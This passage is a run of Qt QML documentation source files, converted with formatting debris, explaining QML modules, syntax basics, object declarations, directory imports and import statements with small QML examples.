// For example the 'animations' property described below will only be  
// available through the QtQuick/Animation 1.0 export.
```

```
exportMetaObjectRevisions: [0, 1]
```

```
Property {
```

```
    name: "animations";
```

```
    type: "QQuickAbstractAnimation"
```

```
    // defaults to false, whether this property is read only
```

```
    isReadOnly: true
```

```
    // defaults to false, whether the type of this property was a pointer in C++
```

```
    isPointer: true
```

```
    // defaults to false: whether the type actually is a QQmlListProperty<type>
```

```
    isList: true
```

```
    // defaults to 0: the meta object revision that introduced this property
```

```
    revision: 1
```

```
}
```

```
Property { name: "loops"; type: "int" }
```

```
Property { name: "name"; type: "string" }
```

```
Property { name: "loopsEnum"; type: "Loops" }
```

```
Enum {
```

```
    name: "Loops"
```

```
    values: {
```

```
        "Infinite": -2,
```

```
    "OnceOnly": 1
  }
}
```

```
// Signal and Method work the same way. The inner Parameter
// declarations also support the isReadOnly, isPointer and isList
// attributes which mean the same as for Property
```

```
Method { name: "restart" }
```

```
Signal { name: "started"; revision: 2 }
```

```
Signal {
    name: "runningChanged"
    Parameter { type: "bool" }
    Parameter { name: "foo"; type: "bool" }
}
```

```
}
```

```
}
```

```
\endqml
```

```
*/
```

topic.qdoc

```
/******
```

```
**
```

```
** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-modules-topic.html

## \title QML Modules

### \brief Description of how to write modules for QML

A QML module provides versioned types and JavaScript resources in a type namespace which may be used by clients who import the module. The types which a module provides may be defined in C++ within a plugin, or in QML documents. Modules make use of the QML versioning system which allows modules to be independently updated.

Defining of a QML module allows:

\list

- \li The sharing of common QML types within a project - for example, a group of UI components that are used by different windows
- \li The distribution of QML-based libraries
- \li The modularization of distinct features, so that applications only load the libraries necessary for their individual needs
- \li Versioning of types and resources so that the module can be updated safely without breaking client code

\endlist

## \section1 Defining a QML Module

A module is defined by a `{\qtqml-modules-qmldir.html}`

`{module definition qmldir file}`. Each module has an associated type



namespace, which is the module's identifier. A module can provide QML object types (defined either by QML documents or via a C++ plugin) and JavaScript resources, and may be imported by clients.

To define a module, a developer should gather together the various QML documents, JavaScript resources and C++ plugins which belong in the module into a single directory, and write an appropriate `\{qtqml-modules-qmldir.html}` {module definition qmldir file} which should also be placed into the directory. The directory can then be installed into the `\{qtqml-syntax-imports.html#qml-import-path}`{QML import path} as a module.

Note that defining a module is not the only way to share common QML types within a project - a simple `\{Importing QML Document Directories}` {QML document directory import} may also be used for this purpose.

## `\section1 Supported QML Module Types`

There are two different types of modules supported by QML:

- `\list`
- `\li \{Identified Modules}`
- `\li \{Legacy Modules} (deprecated)`
- `\endlist`

Identified modules explicitly define their identifier and are installed into QML import path. Identified modules are more maintainable (due to type

versioning) and are provided with type registration guarantees by the QML engine which are not provided to legacy modules. Legacy modules are only supported to allow legacy code to continue to work with the latest version of QML, and should be avoided by clients if possible.

Clients may import a QML module from within QML documents or JavaScript files.

Please see the documentation about

[\{qtqml-syntax-imports.html#module-namespace-imports}](#){importing a QML module}

for more information on the topic.

## [\section1 Providing Types and Functionality in a C++ Plugin](#)

An application which has a lot of logic implemented in C++, or which defines types in C++ and exposes them to QML, may wish to implement a QML plugin. A QML extension module developer may wish to implement some types in a C++ plugin (as opposed to defining them via QML documents) to achieve better performance or for greater flexibility.

Every C++ plugin for QML has an initialization function which is called by the QML engine when it loads the plugin. This initialization function must register any types that the plugin provides, but must not do anything else (for example, instantiating QObjects is not allowed).

See [\{qtqml-modules-cppplugins.html}](#){Creating C++ Plugins For QML} for more information.

\*/

qmlreference.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

```
** $QT_END_LICENSE$
```

```
**
```

```
*****/
```

```
/*!
```

```
\page qmlreference.html
```

```
\title The QML Reference
```

```
\brief A multi-paradigm language for application development
```

QML is a multi-paradigm language for creating highly dynamic applications. With QML, application building blocks such as UI components are declared and various properties set to define the application behavior. Application behavior can be further scripted through JavaScript, which is a subset of the language. In addition, QML heavily uses Qt, which allows types and other Qt features to be accessible directly from QML applications.

This reference guide describes the features of the QML language. Many of the QML types in the guide originate from the `Qt QML` or `Qt Quick` modules.

```
\list
```

```
\li \{qml-syntax-basics.html\}{QML Syntax Basics}
```

```
\list
```

```
\li \{qml-syntax-imports.html\}{Import Statements}
```

```
\li \{qml-syntax-basics.html#object-declarations\}{Object Declarations}
```

\list

\li \l{qml-syntax-basics.html#child-objects}{Child Objects}

\endlist

\li \l{qml-syntax-basics.html#comments}{Comments}

\endlist

\li \l{qml-syntax-objectattributes.html}{QML Object Attributes}

\list

\li \l{qml-syntax-objectattributes.html#the-id-attribute}{The \e id Attribute}

\li \l{qml-syntax-objectattributes.html#property-attributes}{Property Attributes}

\li \l{qml-syntax-objectattributes.html#signal-attributes}{Signal Attributes}

\li \l{qml-syntax-objectattributes.html#method-attributes}{Method Attributes}

\li \l{qml-syntax-objectattributes.html#attached-properties-and-attached-signal-handlers}{Attached Properties and Attached Signal Handlers}

\endlist

\li \l{qml-syntax-propertybinding.html}{Property Binding}

\li \l{qml-syntax-signals.html}{Signal and Handler Event System}

\li \l{qml-javascript-topic.html}{Integrating QML and JavaScript}

\list

\li \l{qml-javascript-expressions.html}{Using JavaScript Expressions with QML}

\li \l{qml-javascript-dynamicobjectcreation.html}{Dynamic QML Object Creation from JavaScript}

\li \l{qml-javascript-resources.html}{Defining JavaScript Resources In QML}

\li \l{qml-javascript-imports.html}{Importing JavaScript Resources In QML}

\li \l{qtqml-javascript-hostenvironment.html}{JavaScript Host Environment}

\endlist

\li \l{qtqml-typesystem-topic.html}{The QML Type System}

\list

\li \l{qtqml-typesystem-basictypes.html}{Basic Types}

\li \l{qtqml-typesystem-topic.html#javascript-types}{JavaScript Types}

\li \l{qtqml-typesystem-objecttypes.html}{QML Object Types}

\list

\li \l{qtqml-documents-definetypes.html}{Defining Object Types from QML}

\li \l{qtqml-cppintegration-definetypes.html}{Defining Object Types from C++}

\endlist

\endlist

\li \l{qtqml-modules-topic.html}{QML Modules}

\list

\li \l{qtqml-modules-qmldir.html}{Specifying A QML Module}

\li \l{qtqml-modules-topic.html#supported-qml-module-types}{Supported QML Module Types}

\list

\li \l{qtqml-modules-identifiedmodules.html}{Identified Modules}

\li \l{qtqml-modules-legacymodules.html}{Legacy Modules}

\endlist

\li \l{qtqml-modules-cppplugins.html}{Providing Types and Functionality in a C++ Plugin}

\endlist

- \li \l{qtqml-documents-topic.html}{QML Documents}
  - \list
    - \li \l{qtqml-documents-structure.html}{Structure of a QML Document}
    - \li \l{Syntax of the QML Language}
    - \li \l{qtqml-documents-definetypes.html}{Defining Object Types through QML Documents}
      - \list
        - \li \l{qtqml-documents-definetypes.html#defining-an-object-type-with-a-qml-file}{Defining an Object Type with a QML File}
          - \li \l{qtqml-documents-definetypes.html#accessible-attributes-of-custom-types}{Accessible Attributes of Custom Types}
    - \endlist
  - \li \l{qtqml-documents-networktransparency.html}{Resource Loading and Network Transparency}
  - \li \l{qtqml-documents-scope.html}{Scope and Naming Resolution}
- \endlist

\*/

basics.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

**\*\* Commercial License Usage**

**\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.  
\*\***

**\*\* GNU Free Documentation License Usage**

**\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.**

**\*\* \$QT\_END\_LICENSE\$**

**\*\***

**\*\*\*\*\*/**

**/\*!**

**\page qtqml-syntax-basics.html**

**\title QML Syntax Basics**

**\brief Description of the basics of QML syntax**

QML is a multi-paradigm language that enables objects to be defined in terms of their attributes and how they relate and respond to changes in other objects. In contrast to purely imperative code,



where changes in attributes and behavior are expressed through a series of statements that are processed step by step, QML's declarative syntax integrates attribute and behavioral changes directly into the definitions of individual objects. These attribute definitions can then include imperative code, in the case where complex custom application behavior is needed.

QML source code is generally loaded by the engine through QML \e documents, which are standalone documents of QML code. These can be used to define \l {QML Object Types}{QML object types} that can then be reused throughout an application.

## \section1 Import Statements

A QML document may have one or more imports at the top of the file.

An import can be any one of:

\list

\li a versioned namespace into which types have been registered (e.g., by a plugin)

\li a relative directory which contains type-definitions as QML documents

\li a JavaScript file

\endlist

JavaScript file imports must be qualified when imported, so that the properties and methods they provide can be accessed.

The generic form of the various imports are as follows:

\list

```
\li \tt{import Namespace VersionMajor.VersionMinor}
\li \tt{import Namespace VersionMajor.VersionMinor as SingletonTypeIdentifier}
\li \tt{import "directory"}
\li \tt{import "file.js" as ScriptIdentifier}
\endlist
```

Examples:

```
\list
\li \tt{import QtQuick 2.0}
\li \tt{import QtQuick.LocalStorage 2.0 as Database}
\li \tt{import "../privateComponents"}
\li \tt{import "somefile.js" as Script}
\endlist
```

Please see the [\{qtqml-syntax-imports.html\}](#)[QML Syntax - Import Statements](#) documentation for in-depth information about QML imports.

\keyword qml-object-declarations

\section1 Object Declarations

Syntactically, a block of QML code defines a tree of QML objects to be created. Objects are defined using `\e {object declarations}` that describe the type of object to be created as well as the attributes that are to be given to the object. Each object may also declare child objects using nested object declarations.

An object declaration consists of the name of its object type, followed by a set of curly braces. All attributes and child objects are then declared within these braces.

Here is a simple object declaration:

```
\qml
Rectangle {
    width: 100
    height: 100
    color: "red"
}
\endqml
```

This declares an object of type `Rectangle`, followed by a set of curly braces that encompasses the attributes defined for that object. The `Rectangle` type is a type made available by the `QtQuick` module, and the attributes defined in this case are the values of the rectangle's `width`, `height` and `color` properties. (These are properties made available by the `Rectangle` type, as described in the `Rectangle` documentation.)

The above object can be loaded by the engine if it is part of a `QML` document. That is, if the source code is complemented with `import` statement that imports the `QtQuick` module (to make the `Rectangle` type available), as below:

```
\qml
import QtQuick 2.0

Rectangle {
```

```
width: 100
height: 100
color: "red"
}
\endqml
```

When placed into a `\c.qml` file and loaded by the QML engine, the above code creates a `\l Rectangle` object using the `\l Rectangle` type supplied by the `\c QtQuick` module:

`\image qtqml-syntax-basics-object-declaration.png`

`\note` If an object definition only has a small number of properties, it can be written on a single line like this, with the properties separated by semi-colons:

```
\qml
Rectangle { width: 100; height: 100; color: "red" }
\endqml
```

Obviously, the `\l Rectangle` object declared in this example is very simple indeed, as it defines nothing more than a few property values. To create more useful objects, an object declaration may define many other types of attributes: these are discussed in the `\l{qtqml-syntax-objectattributes.html}`{QML Object Attributes} documentation. Additionally, an object declaration may define child objects, as discussed below.

`\section2 Child Objects`

Any object declaration can define child objects through nested object declarations. In this way, \b {any object declaration implicitly declares an object tree that may contain any number of child objects}.

For example, the \I Rectangle object declaration below includes a \I Gradient object declaration, which in turn contains two \I GradientStop declarations:

```
\qml
import QtQuick 2.0

Rectangle {
    width: 100
    height: 100

    gradient: Gradient {
        GradientStop { position: 0.0; color: "yellow" }
        GradientStop { position: 1.0; color: "green" }
    }
}

\endqml
```

When this code is loaded by the engine, it creates an object tree with a \I Rectangle object at the root; this object has a \I Gradient child object, which in turn has two \I GradientStop children.

Note, however, that this is a parent-child relationship in the context of the QML object tree, not in the context of the visual scene. The concept of a parent-child relationship in a visual scene is provided by the \I Item type from the \c QtQuick module, which is the base type for most QML types, as most QML objects are intended to be visually rendered. For example, \I Rectangle and \I Text are both \I

{Item}-based types, and below, a `Text` object has been declared as a visual child of a `Rectangle` object:

```
\qml
import QtQuick 2.0

Rectangle {
    width: 200
    height: 200
    color: "red"

    Text {
        anchors.centerIn: parent
        text: "Hello, QML!"
    }
}

\endqml
```

When the `Text` object refers to its `parent` value in the above code, it is referring to its `visual parent`, not the parent in the object tree. In this case, they are one and the same: the `Rectangle` object is the parent of the `Text` object in both the context of the QML object tree as well as the context of the visual scene. However, while the `parent` property can be modified to change the visual parent, the parent of an object in the context of the object tree cannot be changed from QML.

(Additionally, notice that the `Text` object has been declared without assigning it to a property of the `Rectangle`, unlike the earlier example which assigned a `Gradient` object to the rectangle's `gradient` property. This is because the `children` property of `Item` has been set as the type's

`{qml-syntax-objectattributes.html#default-properties}` to enable this more convenient syntax.)

See the `{quick-visualcanvas-visualparent.html}` documentation for more information on the concept of visual parenting with the `Item` type.

## `\section1 Comments`

The syntax for commenting in QML is similar to that of JavaScript:

`\list`

`\li` Single line comments start with `//` and finish at the end of the line.

`\li` Multiline comments start with `/*` and finish with `*/`

`\endlist`

`\snippet qml/comments.qml 0`

Comments are ignored by the engine when processing QML code. They are useful for explaining what a section of code is doing, whether for reference at a later date or for explaining the implementation to others.

Comments can also be used to prevent the execution of code, which is sometimes useful for tracking down problems.

`\qml`

Text {

```
    text: "Hello world!"

    //opacity: 0.5

}

\endqml
```

In the above example, the \l Text object will have normal opacity, since the line opacity: 0.5 has been turned into a comment.

```
*/

directoryimports.qdoc

/*****

**

** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).
** Contact: http://www.qt-project.org/legal
**
** This file is part of the documentation of the Qt Toolkit.
**
** $QT_BEGIN_LICENSE:FDL$
** Commercial License Usage
** Licensees holding valid commercial Qt licenses may use this file in
** accordance with the commercial license agreement provided with the
** Software or, alternatively, in accordance with the terms contained in
** a written agreement between you and Digia. For licensing terms and
** conditions see http://qt.digia.com/licensing. For further information
** use the contact form at http://qt.digia.com/contact-us.
**
** GNU Free Documentation License Usage
```



\*\* Alternatively, this file may be used under the terms of the GNU Free  
Documentation License version 1.3 as published by the Free Software  
Foundation and appearing in the file included in the packaging of  
this file. Please review the following information to ensure  
the GNU Free Documentation License version 1.3 requirements  
will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-syntax-directoryimports.html

\title Importing QML Document Directories

\brief Description of directory import statements in QML

A local directory of QML files can be imported without any additional setup or configuration. A remote directory of QML files can also be imported, but requires a directory listing \c qmldir file to exist. A local directory may optionally contain a directory listing \c qmldir file in order to define the type names which should be provided to clients which import the directory, and to specify JavaScript resources which should be made available to importers.

\section1 Local Directory Imports

Any QML file on the local file system can import a local directory as using an

import statement that refers to the directory's absolute or relative file system path, enabling the file to use the `\{qtqml-typesystem-objecttypes.html}` {object types} defined within that directory.

If the local directory contains a directory listing `\c qmldir` file, the types will be made available with the type names specified in the `\c qmldir` file; otherwise, they will be made available with type names derived from the filenames of the QML documents. Only filenames beginning with an uppercase letter and ending with ".qml" will be exposed as types if no `\c qmldir` file is specified in the directory.

## `\section2` An Example

Consider the following QML project directory structure. Under the top level directory `\c myapp`, there are a set of common UI components in a sub-directory named `\c mycomponents`, and the main application code in a sub-directory named `\c main`, like this:

`\code`

`myapp`

- `| - mycomponents`
  - `| - CheckBox.qml`
  - `| - DialogBox.qml`
  - `| - Slider.qml`
- `| - main`
  - `| - application.qml`

```
\endcode
```

The `\c main/application.qml` file can import the `\c mycomponents` directory using the relative path to that directory, allowing it to use the QML object types defined within that directory:

```
\qml
```

```
import "../mycomponents"
```

```
DialogBox {
```

```
    CheckBox {
```

```
        // ...
```

```
    }
```

```
    Slider {
```

```
        // ...
```

```
    }
```

```
}
```

```
\endqml
```

The directory may be imported into a qualified local namespace, in which case uses of any types provided in the directory must be qualified:

```
\qml
```

```
import "../mycomponents" as MyComponents
```

```
MyComponents.DialogBox {  
    // ...  
}  
  
\endqml
```

The ability to import a local directory is convenient for cases such as in-application component sets and application prototyping, although any code that imports such modules must update their relevant `\c` import statements if the module directory moves to another location. This can be avoided if `\{qtqml-modules-identifiedmodules.html\}` QML modules are used instead, as an installed module is imported with a unique identifier string rather than a file system path.

## `\section1` Remotely Located Directories

A directory of QML files can also be imported from a remote location if the directory contains a directory listing `\c qmldir` file.

For example, if the `\c myapp` directory in the previous example was hosted at `"http://www.my-example-server.com"`, and the `\c mycomponents` directory contained a `\c qmldir` file defined as follows:

```
\code
```

```
CheckBox CheckBox.qml
```

```
DialogBox DialogBox.qml
```

```
Slider Slider.qml
```

```
\endcode
```

Then, the directory could be imported using the URL to the remote

\c mycomponents directory:

```
\qml
```

```
import "http://www.my-example-server.com/myapp/mycomponents"
```

```
DialogBox {
```

```
    CheckBox {
```

```
        // ...
```

```
    }
```

```
    Slider {
```

```
        // ...
```

```
    }
```

```
}
```

```
\endqml
```

Note that when a file imports a directory over a network, it can only access QML and JavaScript files specified in the \c qmldir file located in the directory.

\warning When importing directories from a remote server, developers should always be careful to only load directories from trusted sources to avoid

loading malicious code.

## \section1 Directory Listing qmlDir Files

A directory listing \c qmlDir file distinctly different from a \{qtqml-modules-qmlDir.html\}{module definition qmlDir file}. A directory listing \c qmlDir file allows a group of QML documents to be quickly and easily shared, but it does not define a type namespace into which the QML object types defined by the documents are registered, nor does it support versioning of those QML object types.

The syntax of a directory listing \c qmlDir file is as follows:

\table

\header

\li Command

\li Syntax

\li Description

\row

\li Object Type Declaration

\li <TypeName> <FileName>

\li An object type declaration allows a QML document to be exposed with the given \c <TypeName>.

Example:

```
\code
```

RoundedButton RoundedBtn.qml

```
\endcode
```

```
\row
```

```
\li Internal Object Type Declaration
```

```
\li internal <TypeName> <FileName>
```

\li An internal object type declaration allows a QML document to be registered as a type which becomes available only to the other QML documents contained in the directory import. The internal type will not be made available to clients who import the directory.

Example:

```
\code
```

internal HighlightedButton HighlightedBtn.qml

```
\endcode
```

```
\row
```

```
\li JavaScript Resource Declaration
```

```
\li <Identifier> <FileName>
```

\li A JavaScript resource declaration allows a JavaScript file to be exposed via the given identifier.

Example:

```
\code
```

```
MathFunctions mathfuncs.js
```

```
\endcode
```

```
\endtable
```

A local file system directory may optionally include a `\c.qmldir` file. This allows the engine to only expose certain QML types to clients who import the directory. Additionally, JavaScript resources in the directory are not exposed to clients unless they are declared in a `\c.qmldir` file.

```
*/
```

```
imports.qdoc
```

```
/*****
```

```
**
```

```
** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```



\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-syntax-imports.html

\title Import Statements

\brief Description of import statements in QML

\section1 Syntax of an Import Statement

An import statement allows clients to tell the engine which modules, JavaScript  
resources and component directories are used within a QML document. The types  
which may be used within a document depends on which modules, resources and  
directories are imported by the document.

## \section2 Import Types

There are three different types of imports. Each import type has a slightly different syntax, and different semantics apply to different import types.

## \section3 Module (Namespace) Imports

The most common type of import is a module import. Clients can import `{qtqml-modules-identifiedmodules.html}` {QML modules} which register QML object types and JavaScript resources into a given namespace.

The generic form of a module import is as follows:

\code

```
import <ModuleIdentifier> <Version.Number> [as <Qualifier>]
```

\endcode

\list

- \li The \code <ModuleIdentifier> is an identifier specified in dotted URI notation, which uniquely identifies the type namespace provided by the module.

- \li The \code <Version.Number> is a version of the form `{MajorVersion.MinorVersion}` which specifies which definitions of various object types and JavaScript resources will be made available due to the import.

\li The \c <Qualifier> is an optional local namespace identifier into which the object types and JavaScript resources provided by the module will be installed, if given. If omitted, the object types and JavaScript resources provided by the module will be installed into the global namespace.

\endlist

An example of an unqualified module import is as follows:

\code

```
import QtQuick 2.0
```

\endcode

This import allows the use of all of the types provided by the \c QtQuick module without needing to specify a qualifier. For example, the client code to create a rectangle is as follows:

\qml

```
import QtQuick 2.0
```

```
Rectangle {
```

```
    width: 200
```

```
    height: 100
```

```
    color: "red"
```

```
}
```

\endqml

An example of a qualified module import is as follows:

```
\code
```

```
import QtQuick 2.0 as Quick
```

```
\endcode
```

This import allows multiple modules which provide conflicting type names to be imported at the same time, however since each usage of a type provided by a module which was imported into a qualified namespace must be preceded by the qualifier, the conflict is able to be resolved unambiguously by the QML engine.

An example of client code which creates a rectangle after using a qualified module import is as follows:

```
\qml
```

```
import QtQuick 2.0 as Quick
```

```
Quick.Rectangle {
```

```
    width: 200
```

```
    height: 100
```

```
    color: "red"
```

```
}
```

```
\endqml
```

For more information about qualified imports, see the upcoming section on

`\{Importing Into A Qualified Local Namespace}`.

Note that if a QML document does not import a module which provides a particular QML object type, but attempts to use that object type anyway, an error will occur. For example, the following QML document does not import `\c QtQuick` and thus attempting to use the `\c Rectangle` type will fail:

```
\qml
Rectangle {
    width: 200
    height: 100
    color: "red"
}
\endqml
```

In this case, the engine will emit an error and refuse to load the file.

#### `\section4 Non-module Namespace Imports`

Types can also be registered into namespaces directly via the various registration functions in C++ (such as `qmlRegisterType()`). The types which have been registered into a namespace in this way may be imported by importing the namespace, as if the namespace was a module identifier.

This is most common in client applications which define their own QML object

types in C++ and register them with the QML type system manually.

#### `\section4` Importing into a Qualified Local Namespace

The `\c` import statement may optionally use the `\c` as keyword to specify that the types should be imported into a particular document-local namespace. If a namespace is specified, then any references to the types made available by the import must be prefixed by the local namespace qualifier.

Below, the `\c QtQuick` module is imported into the namespace "CoreItems". Now, any references to types from the `\c QtQuick` module must be prefixed with the `\c CoreItems` name:

```
\qml
```

```
import QtQuick 2.0 as CoreItems
```

```
CoreItems.Rectangle {
```

```
    width: 100; height: 100
```

```
    CoreItems.Text { text: "Hello, world!" }
```

```
// WRONG! No namespace prefix - the Text type won't be found
```

```
    Text { text: "Hello, world!" }
```

```
}
```

```
\endqml
```

A namespace acts as an identifier for a module within the scope of the file.

The namespace does not become an attribute of the root object that can be referred to externally as can be done with properties, signals and methods.

The namespaced import is useful if there is a requirement to use two QML types that have the same name but are located in different modules. In this case the two modules can be imported into different namespaces to ensure the code is referring to the correct type:

```
\qml
import QtQuick 2.0 as CoreItems
import "../textwidgets" as MyModule

CoreItems.Rectangle {
    width: 100; height: 100

    MyModule.Text { text: "Hello from my custom text item!" }
    CoreItems.Text { text: "Hello from Qt Quick!" }
}
\endqml
```

Note that multiple modules can be imported into the same namespace in the same way that multiple modules can be imported into the global namespace. For example:

\snippet qml/imports/merged-named-imports.qml imports

### \section3 Directory Imports

A directory which contains QML documents may also be imported directly in a QML document. This provides a simple way for QML types to be segmented into reusable groupings: directories on the filesystem.

The generic form of a directory import is as follows:

```
\qml
import "<DirectoryPath>" [as <Qualifier>]
\endqml
```

\note Import paths are network transparent: applications can import documents from remote paths just as simply as documents from local paths. See the general URL resolution rules for \{[qtqml-documents-networktransparency.html](#)\} {Network Transparency} in QML documents. If the directory is remote, it must contain a \{[qtqml-syntax-directoryimports.html#directory-listing-qmldir-files](#)\} {directory import listing qmldir file} as the QML engine cannot determine the contents of a remote directory if that \c qmldir file does not exist.

Similar semantics for the \c <Qualifier> apply to directory imports as for module imports; for more information on the topic, please see the previous section about \{[Importing into a Qualified Local Namespace](#)\}.



For more information about directory imports, please see the in-depth documentation about [\{qml-syntax-directoryimports.html\}](#){directory imports}.

### \section3 JavaScript Resource Imports

JavaScript resources may be imported directly in a QML document. Every JavaScript resource must have an identifier by which it is accessed.

The generic form of a JavaScript resource import is as follows:

\code

```
import "<JavaScriptFile>" as <Identifier>
```

\endcode

Note that the \c <Identifier> must be unique within a QML document, unlike the local namespace qualifier which can be applied to module imports.

### \section4 JavaScript Resources from Modules

JavaScript files can be provided by modules, by adding identifier definitions to the \c qmldir file which specifies the module.

For example, if the \c projects.MyQMLProject.MyFunctions module is specified with the following \c qmldir file, and installed into the QML import path:

\code

```
module projects.MyQMLProject.MyFunctions
```

```
SystemFunctions 1.0 SystemFunctions.js
```

```
UserFunctions 1.0 UserFunctions.js
```

```
\endcode
```

a client application is able to import the JavaScript resources declared in the module by importing the module and using the identifier associated with a declared resource:

```
\qml
```

```
import QtQuick 2.0
```

```
import projects.MyQMLProject.MyFunctions 1.0
```

```
Item {
```

```
    Component.onCompleted: { SystemFunctions.cleanUp(); }
```

```
}
```

```
\endqml
```

If the module was imported into a document-local namespace, the JavaScript resource identifiers must be prefixed with the namespace qualifier in order to be used:

```
\qml
```

```
import QtQuick 2.0
```

```
import projects.MyQMLProject.MyFunctions 1.0 as MyFuncs
```

```
import org.example.Functions 1.0 as TheirFuncs
```

```

Item {
    Component.onCompleted: {
        MyFuncs.SystemFunctions.cleanUp();
        TheirFuncs.SystemFunctions.shutdown();
    }
}

\endqml

```

#### \section4 Further Information

For more information about JavaScript resources, please see the documentation about [\{qtqml-javascript-resources.html}](#) {defining JavaScript resources in QML}, and for more information about how to import JavaScript resources, and how imports can be used from within JavaScript resources, please see the in-depth documentation about [\{qtqml-javascript-imports.html}](#){importing JavaScript resources in QML}.

#### \section1 QML Import Path

When an [\{Identified Modules}](#){identified module} is imported, the QML engine searches the [\e{import path}](#) for a matching module.

This import path, as returned by `QQmlEngine::importPathList()`, defines the

default locations to be searched by the engine. By default, this list contains:

\list

\li The directory of the current file

\li The location specified by QLibraryInfo::Qml2ImportsPath

\li Paths specified by the \c QML2\_IMPORT\_PATH environment variable

\endlist

Additional import paths can be added through QQmlEngine::addImportPath() or the

\c QML2\_IMPORT\_PATH environment variable. When running the

\l{Prototyping with qmlscene}{qmlscene} tool, you can also use the \c -I option

to add an import path.

## \section1 Debugging

The \c QML\_IMPORT\_TRACE environment variable can be useful for debugging

when there are problems with finding and loading modules. See

\l{Debugging module imports} for more information.

\*/

objectattributes.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2014 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtqml-syntax-objectattributes.html

\title QML Object Attributes

\brief Description of QML object type attributes

Every QML object type has a defined set of attributes. Each instance of an object type is created with the set of attributes that have been defined for that object type. There are several different kinds of attributes which can be specified, which are described below.

## \section1 Attributes in Object Declarations

An \l{qtqml-syntax-basics.html#object-declarations}{object declaration} in a QML document defines a new type. It also declares an object hierarchy that will be instantiated should an instance of that newly defined type be created.

The set of QML object-type attribute types is as follows:

\list

\li the \e id attribute

\li property attributes

\li signal attributes

\li signal handler attributes

\li method attributes

